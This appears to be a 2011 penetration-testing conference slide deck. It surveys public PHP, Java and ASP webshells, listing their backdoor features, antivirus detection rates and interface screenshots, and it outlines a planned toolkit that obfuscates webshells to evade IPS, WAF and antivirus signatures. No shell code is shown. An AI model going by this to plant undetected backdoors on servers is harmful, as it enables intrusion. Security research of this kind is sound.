



# WebShells: survey and development of a framework for penetration testing

19/05/2011

# The Boring part ;)

## ■ **Elena Kropochkina** elena[.]kropochkina[at]gmail[.]com

- Elena Kropochkina begins her professional career in Devoteam Audit Security team. She was graduated by Ecole Polytechnique and Telecom ParisTech (France) with a M.S. in Computer Science, by Novosibirsk State University (Russia) with B.S. in Mathematics. She is specialized in IT Security.

## ■ **Joffrey Czarny** joffrey[.]czarny[at]devoteam[.]com

- Joffrey Czarny, working for Devoteam Security. Since 2001, Joffrey is a pentester, he has released advisories on VoIP Cisco products and spoken at various security-focused conferences (Wireless Conference at Infosec Paris and Wireless Workshop at Hack.lu 2005, VoIP at Hack.lu 2007/2008 and ITunderground 2008/2009). On his site, [www.insomnihack.net](http://www.insomnihack.net), he maintains the Elsenot project (“<http://insomnihack.net/elsenot/>”) and posts video tutorials and tools on several security aspects.

# Disclaimer

- **The presented study is in order to carried out Ethical Hacking**
- **Some tools presented in this slide maybe Unlawful in some country**
- **Locale legislation must be apply**

# Summary

## Problematic & Objective

## State of Art

- Environment study
- WebShell survey
- Obfuscation and protection tools

## Conception

## Proof-of-concept

- Pieces of code
- Demonstration

## Conclusion & perspectives

# Summary

## Problematic & Objective

## State of Art

- Environment study
- WebShell survey
- Obfuscation and protection tools

## Conception

## Proof-of-concept

- Pieces of code
- Demonstration

## Conclusion & perspectives

# Problematic and Objective

## ■ Context

- As many pentester, we had some small WebShells “PHP, Java, ASP” quickly developed in order to control and escalate his privileges on compromised server during penetration testing
- Lots of public Webshell are detected and blocked by some security product so unusable in the real life.

## ■ Develop an intrusion Webshell toolkit

- Standardized and centralized Webshells
- Add obfuscation features and tried to bypass IPS/WAF signatures

## ■ Followed Steps:

- State of existing Webshells and their specificities related to the different platforms
- Study of obfuscation methodologies on Web languages (PHP,ASP and Java)
- Define a master Webshell with his primary modules , features needed (needful) and interesting features (nice to have)
- Development of master
- Development modules for each Web languages

# Summary

## Problematic & Objective

## State of Art

- **Environment study**
- WebShell survey
- Obfuscation and protection tools

## Conception

## Proof-of-concept


- Pieces of code
- Demonstration

## Conclusion & perspectives


# Environment study

## ■ Web server types

### Web server market by Netcraft





### Web server market by W3Tech, February 2011



# Environment study

## ■ OS types on the web servers



Operating system share for SSL sites, to January 2009, Netcraft


Operating system share for Apache servers, Security Space



# Environment study

## ■ Programmation language share for web servers

### Programmation language use on the web servers, to February 2011, by W3Techs



# Environment study

## ■ Most used environements

- Apache+PHP; IIS +ASP.NET; Tomcat, Weblogic +Java

## ■ Pentester's feedback

- Java dominance (often used for internal application of big companies)

## ■ Priorities identified

- Apache + PHP
- Tomcat, Weblogic +Java
- IIS + ASP.NET

# Summary

## Problematic & Objective

## State of Art

- Environment study
- **WebShell survey**
- Obfuscation and protection tools

## Conception

## Proof-of-concept

- Pieces of code
- Demonstration

## Conclusion & perspectives

# WebShell survey

## ■ Most famous WebShells:

- C99 Shell
- FaTaLiTiCz

## ■ Most interesting WebShells (Ethical Hacking point of view) :

### ■ PHP

- C99 Shell
- FaTaLiTiCz
- NFM
- R57
- Iron Shell
- PHPJackal

### ■ Java

- JspWebshell
- JspSpy

### ■ ASP

- Zehir 4
- ASP Spyder

## ■ Antivirus detection tests:

- McAfee
- Kaspersky
- VirusTotal

# WebShell survey: C99 Shell

- File Manager, "user-friendly" interface
- File upload/download
- File Editor
- Command execution cmd
- Information on open ports
- Encoding/decoding in base64, dec2hex, URL, hash : md5, sha1, crypt, crc32
- Actif process control
- Binding port connection
- Security information (safe mode on/off, open databases)
- FTP Client
- Advanced SQL Manager, like phpMyAdmin
- PHP code evaluation
  
- Antivirus detection :
  - Kaspersky : Backdoor.PHP.WebShell.bb
  - McAfee : BackDoor-DNF
  - VirusTotal : 23/43

# WebShell survey: C99 Shell

**!C99Shell v. 1.0 beta (21.05.2005)!**

Software: Apache/2.2.14 (Win32) DAV/2 mod\_ssl/2.2.14 OpenSSL/0.9.8l mod\_autoindex\_color PHP/5.3.1 mod\_apreq2-20090110/2.7.1 mod\_perl/2.0.4 Perl/v5.10.1  
uname -a: Windows NT SHIFTPRO-TOSH 6.1 build 7600 ((null)) i586  
Systeme  
Safe-mode: OFF (not secure)  
C:\xampp\htdocs\testShell\ [Access denied]  
Free 95.47 GB of 149.01 GB (64.07%)  
Detected drives: [ a ] [ c ] [ d ] [ e ]

Encoder Bind Proc. FTP brute Sec. SQL PHP-code Feedback Self remove Logout

Listing directory (3 files and 1 directories):

Name ▲	Size	Modify	Perms	Action
.	LINK	30.09.2010 14:53:20	drwxrwxrwx	 
..	LINK	29.09.2010 18:01:04	drwxrwxrwx	 
[nbproject]	DIR	29.09.2010 13:46:03	drwxrwxrwx	 
AST.php	86.7 KB	29.09.2010 17:48:38	rw-rw-rw-	   
C99.php	146.71 KB	30.09.2010 14:37:43	rw-rw-rw-	   
C99test.php	146.69 KB	30.09.2010 14:40:47	rw-rw-rw-	   

With selected:  Confirm

:: Command execute ::

Enter:  Execute

Select:  Execute

:: Search ::

- regexp Search

:: Upload ::

Parcourir... Upload

[ alt ]

:: Make Dir ::

Create

[ alt ]

:: Make File ::

Create

[ alt ]

:: Go Dir ::

Go

:: Go File ::

Go

# WebShell survey: FaTaLiSTiCz\_Fx29 Shell

- System information
- File Manager "user-friendly"
- File upload/download.
- Search of folders with writing rights
- File editor
- Command execution cmd
- Encoding/decoding base64, dec2hex, URL; hachage : md5, sha1, crypt, crc32
- Actif process control
- Advanced SQL Manager, like phpMyAdmin. Possible to view open SQL connections and SQL server environment variables
- Code PHP evaluation
- Mail sending
- Update from author site and feedback
- Antivirus Detection
  - Kaspersky : Trojan-Downloader.PHP.Small.i
  - McAfee : is not detected
  - VirusTotal: 8/ 43

The screenshot displays the FaTaLiSTiCz\_Fx29 Shell interface. At the top, it shows the title 'FaTaLiSTiCz\_Fx29Shell v3.2.12.08' and the IP address '127.0.0.1'. Below this, there is a section for 'SOFTWARE INFORMATION' listing various installed software like Apache, PHP, MySQL, and others. A 'COMMANDS PANEL' is visible at the bottom, with a 'Command:' field and an 'Execute' button. The main area shows a 'Directory List' with columns for Name, Size, Date Modified, Permissions, and Action. The list includes folders like 'crypt', 'inbproject', and 'obfusc', as well as files like 'FaTaLiSTiCz.php' and 'FaTaLiSTiCz\_Fx29Shell\_v3.2.12.08-20091004-004.php'.

# WebShell survey: PHP Shell 2.1


- Command execution cmd
- File navigation by command line
  
- Authentication:
  - password hashed by md5 or sha1
  
- Antivirus Detection:
  - Not detected
  - VirusTotal 0/43

## PHP Shell 2.1

```
Current Working Directory: /  
  
20/12/2009 00:00 <REP> lib  
22/09/2010 13:00 <REP> logs  
20/12/2009 00:00 <REP> modules  
21/09/2010 10:18 <REP> test  
$ copy file_test.bat new_test.bat  
$ dir  
Le volume dans le lecteur C s'appelle WINDOWS  
  
29/09/2010 13:21 <REP> .  
29/09/2010 13:21 <REP> ..  
20/12/2009 00:00 233 apache_installservice.bat  
20/12/2009 00:00 137 apache_uninstallservice.bat  
20/12/2009 00:00 <REP> bin  
20/12/2009 00:00 <REP> build  
20/12/2009 00:00 <REP> conf  
20/12/2009 00:00 <REP> error  
20/12/2009 00:00 233 file_test.bat  
20/12/2009 00:00 <REP> icons  
20/12/2009 00:00 <REP> include  
20/12/2009 00:00 <REP> lib  
22/09/2010 13:00 <REP> logs  
20/12/2009 00:00 <REP> modules  
20/12/2009 00:00 233 new_test.bat  
21/09/2010 10:18 <REP> test  
$  
  
Execute Command Logout
```

# WebShell survey: PHPJackal

- System information
- File Manager "user-friendly"
- File upload/download.
- File editor
- Command execution cmd
- Encoding/decoding base64, dec2hex, binary,
- hash : md5, sha1
- Port scanner, sub-domains and folder scanner
- Advanced SQL Manager
- FTP client
- Code PHP evaluation
- Mail sending
- FTP Client
- Bind/reverse shell
- Password cracker and brute force on hash by
- Dictionaries or log files
- Steganography
- Web proxy



The screenshot displays the PHPJackal File Manager interface. On the left is a dark sidebar with a navigation menu including: Information, File manager, Editor, Web shell, B/R shell, Safe-mode, SQL client, FTP client, Mail sender, PHP evaler, Scanners, Crackers, Web proxy, Stegano, Tools, Converter, and PHPJackal. The main area is titled 'FILE MANAGER' and shows a file list for the 'C:\xampp' location. The table has columns for Name, Owner, Modification time, Last access, Permission, Size, and Actions. The file list includes various system files and folders such as FileZillaFTP, MercuryMail, anonymous, apache, cgi-bin, htdocs, install, licenses, mysql, perl, php, phpMyAdmin, security, sendmail, tmp, webalizer, webdav, and several .bat files like apache\_start.bat, apache\_stop.bat, filezilla\_start.bat, filezilla\_stop.bat, mercury\_start.bat, mercury\_stop.bat, mysql\_start.bat, and mysql\_stop.bat.

- Antivirus Detection:
  - Not really detected „only Avast“, virustotal 3/41

# WebShell survey: Iron Shell

- PHP information
- File Manager
- File upload/download.
- File editor
- Command execution cmd
- SQL Requests without data return
- Code PHP evaluation
- Brute force on md5 hash
- HTTP headers view
- Antivirus Detection
  - Detected
  - VirusTotal 16/41
- Authentication:
  - nothing by default, possible with password hashed by md5

The screenshot shows the Iron Shell web interface. At the top, there is a navigation bar with links: [RootShell] [Home] [Execute Command] [Evaluate PHP] [MySQL Query] [Chmod file] [PHPinfo] [md5\_cracker] [Show headers] [Log out]. Below this, the current directory is shown as C:\xampp\htdocs\testShell/. A table lists files and directories with columns for Options, Filename, Size, Permissions, and Last modified. At the bottom, there are sections for 'Upload file' and 'Create file', each with a 'Parcourir' button and an 'Upload File' or 'Create file' button. There are also 'Change Directory' and 'Create directory' buttons with input fields.

Options	Filename	Size	Permissions	Last modified
[R][D]	.		0777	2010/09/29, 17:59:19
[R][D]	..		0777	2010/09/29, 18:01:04
[R][D]	nbproject		0777	2010/09/29, 13:46:03
[R][D]	AST.php	88783	0666	2010/09/29, 17:48:38
[R][D]	INSTALL	2968	0666	2005/12/27, 01:08:00
[R][D]	PHPRemoteView.txt.php	88889	0666	2010/02/18, 12:31:48
[R][D]	config.php	1900	0666	2005/12/27, 01:08:00
[R][D]	fr.zip	879319	0666	2010/09/29, 17:59:19
[R][D]	index.php	280	0666	2010/09/29, 13:46:04
[R][D]	ironshell.php	15206	0666	2010/02/18, 12:26:54
[R][D]	phpshell.php	13275	0666	2005/12/27, 01:08:00
[R][D]	phpshell.txt	13275	0666	2005/12/27, 01:08:00
[R][D]	pwntash.php	2765	0666	2005/12/27, 01:08:00
[R][D]	remview.php	91159	0666	2003/10/23, 04:22:20
[R][D]	style.css	734	0666	2005/12/27, 01:08:00

# WebShell survey: R57 Shell

- File upload/download (direct or by FTP).
  - Command execution cmd
  - MySQL Manager, MySQL dump
  - Code PHP evaluation
  - Mail sending
  - Text search in files
- 
- Antivirus Detection
    - Kaspersky : Backdoor.PHP.Rst.ai
    - McAfee.: is not detected
    - VirusTotal: 7/42
  - Authentication:
    - Password and login hashed by md5

The screenshot displays the R57 Shell interface. At the top, it shows system information: 'r57shell 1.31', 'safe\_mode: OFF', 'PHP version: 5.3.1', 'curl: OFF', 'MySQL: ON', 'MSSQL: OFF', 'PostgreSQL: OFF', 'Oracle: OFF', 'Disable functions: NONE', 'Free space: 95.42 GB', and 'Total space: 149.01 GB'. Below this, it lists the OS as 'Windows NT SHIFIPRO-TOSH 6.1 build 7600 (x64) i586', the server as 'Apache/2.2.14 (Win32) DAV/2 mod\_ssl/2.2.14 OpenSSL/0.9.8i mod\_autoindex\_color PHP/5.3.1 mod\_apreq2-20090110/2.2.1 mod\_perl', the user as 'SHIFIPRO-TOSHs', and the password as 'C:\xampp\htdocs\testShell'. The main content area shows the output of the 'dir' command, listing files and directories in 'C:\xampp\htdocs\testShell'. The output includes a directory listing with columns for date, time, size, and filename. Files listed include 'AST.php', 'C99.php', 'r57shell.php', and 'r57shell1.php'. The total size of files is 382,724 octets, and there is 102,460,944 octets of free space. Below the output, there are several control panels: 'Run command', 'Work directory', 'File for edit', 'Select alias', 'Find text in file', and 'Eval PHP code'. The 'Run command' panel has a text input field and an 'Executa' button. The 'Work directory' panel shows 'C:\xampp\htdocs\testShell' and an 'Executa' button. The 'File for edit' panel shows 'C:\xampp\htdocs\testShell' and an 'Edit file' button. The 'Select alias' panel has a dropdown menu set to 'find suid files' and an 'Executa' button. The 'Find text in file' panel has a 'Find text' input field set to 'text', a 'Find' button, and a text input field for the directory set to 'C:\xampp\htdocs\testShell'. The 'Eval PHP code' panel has a text input field set to '/\* delete script \*/' and an 'Executa' button.

# WebShell survey: NFM – Network File Manager

- File Manager
- File upload/download.
- Command execution cmd
- Hash : md5, sha1
- Port scanner
- MySQL Manager
- Archiving
- Mail ICQ flood
- FTP Client
- Brute force on md5 hash
- Visualisation etc/passwd, cpanel.log, httpd.conf
- Exploits (bash shell bindtt.c, Local ROOT for linux 2.6.20 - mremap, Local ROOT for linux 2.6.20 - ptrace, psyBNC 2.3.2-4, BRK - Local Root Unix 2.4., Gftpd DupeScan Local Exploit, Traceroute v1.4a5 exploit by sorbo, Traceroute v1.4a5 exploit by sorbo

The screenshot displays the Network File Manager (NFM) web interface. At the top, there is a menu with options like 'Помощь по экрану', 'Сетевой софт', 'Доступ к директориям', and 'Хакерский софт'. Below the menu, system information is shown, including the current directory and available disk space. A table lists files with columns for name, size, creation date, type, permissions, and comments. Below the table, there are forms for command execution, file upload, and directory creation. The footer indicates it is powered by channel #hack.ru.


Имя	Размер	Дата создания	Тип	Права доступа	Комментарии
index.php	0	23/02/10 13:46	Dir	chmod=755	Загрузить   удалить   Показать   Скрыть   Добавить директории   Архивация   Папки
NFM.php	128.55 KB	30/09/10 18:00	File	chmod=777	Показать   Скрыть   MD5   SHA1   Копировать
NFMtest.php	128.52 KB	01/10/10 10:20	File	chmod=777	Показать   Скрыть   MD5   SHA1   Копировать
osstat.php	36.38 KB	30/09/10 18:00	File	chmod=777	Показать   Скрыть   MD5   SHA1   Копировать

## Antivirus Detection

- Kaspersky : Backdoor.PHP.NFMshell.a
- McAfee: not detected
- VirusTotal: 8/39
- Comments: in Russian, adapted only for Linux, authentication was not working

